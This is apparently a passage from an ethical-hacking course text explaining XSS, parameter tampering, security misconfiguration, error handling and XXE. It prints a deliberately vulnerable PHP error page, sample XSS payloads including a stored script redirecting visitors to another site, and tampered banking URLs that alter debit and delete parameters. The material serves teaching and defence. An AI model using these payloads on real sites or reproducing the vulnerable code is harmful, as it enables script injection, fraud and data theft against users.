This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page

```
http://certifiedhacker.com
/jason_file.html
```

Server Code

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

(Handles requests for a nonexistent page: a classic 404 error page)

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet

Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.


Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet.

Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to the malicious script and sends it to the victim, luring the victim into clicking the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he/she constructs a link embedded with a malicious script such as

```
<AHREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</
SCRIPT>>Click here</A>
```

and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.



Sends email with malicious link
Internet
User
http://www.bank.com
Hi, You have won a lottery of $2M, click the link to claim it. <A HREF=http://bank.com/ ....
User clicks the malicious link

XSS Attack in Blog Posting

The attacker finds an XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.certifiedhacker.com‘</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the TechPost website, the malicious script injected by the attacker in the TechPost comment field activates and redirects the user to the malicious website **certifiedhacker.com**.


The alert pops up as soon as the web page is loaded
Hello World
OK
Malicious Website

XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.



Attacker

A04 – Insecure Design

Insecure design flaws arise in an application because of the improper implementation of security controls and can lead to crucial vulnerabilities such as SQLi and Open S3 buckets. Application designers may overlook security threats or have mediocre knowledge about them; this is a major cause of these vulnerabilities. Such vulnerabilities can directly compromise the application's security. The next most important factor that leads to these insecurities in design is the absence of business risk profiling. Attackers initiate the threat modeling of an application's working process to identify a wide range of flaws and loopholes before exploiting an insecure design or architecture.

The following are some exploitations that can be performed by software and data integrity failures:

- Request forgery
- Authentication hijacking
- Identity theft
- Data loss
- DoS attacks

Example

Attackers often attempt to exploit poorly implemented APIs, which fail to filter requests properly. They search for weak APIs that are not integrated with security gateways to differentiate malicious inputs. Then, they attach malicious code to a vulnerable API. When a user accesses that API via an application, the malicious code loads along with the database content on the user's browser.

A05 – Security Misconfiguration

- By exploiting misconfiguration vulnerabilities such as unvalidated inputs, parameter/form tampering, improper error handling, and insufficient transport layer protection, attackers **gain unauthorized access** to default accounts, read unused pages, read/write unprotected files and directories, etc.
- Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code

01	**Unvalidated Inputs**	It refers to a web application vulnerability in which the input from a **client is not validated** before being processed by web applications and backend servers
02	**Parameter/Form Tampering**	It involves the **manipulation of parameters** exchanged between the client and server to modify application data
03	**Improper Error Handling**	It provides **insight into source code** such as logic flaws and default accounts. Using the information received from an error message, an attacker identifies vulnerabilities to launch various web application attacks
04	**Insufficient Transport Layer Protection**	It **supports weak algorithms** and uses expired or invalid certificates. Using insufficient transport layer protection exposes user data to untrusted third parties and can lead to account theft
05	**Improper Restriction of XXE**	It **discloses internal files** using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS attacks

A05 – Security Misconfiguration

Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure the server properly, it could result in various problems that can affect the site security. Problems that lead to such instances include unvalidated inputs, parameter/form tampering, improper error handling, insufficient transport layer protection, etc.

- **Unvalidated Inputs**

  Input validation flaws refer to a web application vulnerability whereby input from a client is not validated before being processed by web applications and backend servers. No validation or improper validation can make a web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with the HTTP requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack. An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc., resulting in data theft and system malfunction.

- **Parameter/Form Tampering**

  A web parameter tampering attack involves the manipulation of parameters exchanged between the client and the server to modify application data such as user credentials and permissions, prices, and quantities of products. This information is actually stored in cookies, hidden form fields, or URL query strings. The web application uses it to increase its functionality and control. A man-in-the-middle (MITM) attack is an example of this type of attack. Attackers use tools such as WebScarab and WebSploit Framework for these attacks.

  Parameter tampering is a simple type of attack aimed directly at an application's business logic. It takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

  Detailed Description:

  After a session is established between the web application and the user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

  Changing parameters in the form field is the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, checkbox, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, the attack involves saving the page, editing the HTML, and reloading the page in the web browser.

  Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

  ```
  <input type="hidden" name="price" value="99.90">
  ```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values.

For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account in the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

```
http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500
```

The attacker may change the URL parameters (profile and debit) to debit another account:

```
http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500
```

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify the content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually via cookies). An ordinary user will request the following link:

```
http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view
```

The attacker can modify the status parameter to “delete” to delete permission for the content.

```
http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete
```

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to the developer and debugging information.

Figure 14.21: Parameter Tampering attack example

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.

File:/user/home/geeks/www/vonage/modules/Forums/viewtopic.php

Figure 14.22: Screenshot displaying improper errors

The attacker can gather the following information from improper error handling:

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.

Example

Assume that a user logs into an online banking application that possesses insufficient transport layer protection (i.e., it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plaintext format. This allows an attacker to steal such data to perform various types of attacks on the application.

- **Improper Restriction of XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and DoS attacks such as the billion laughs attack.

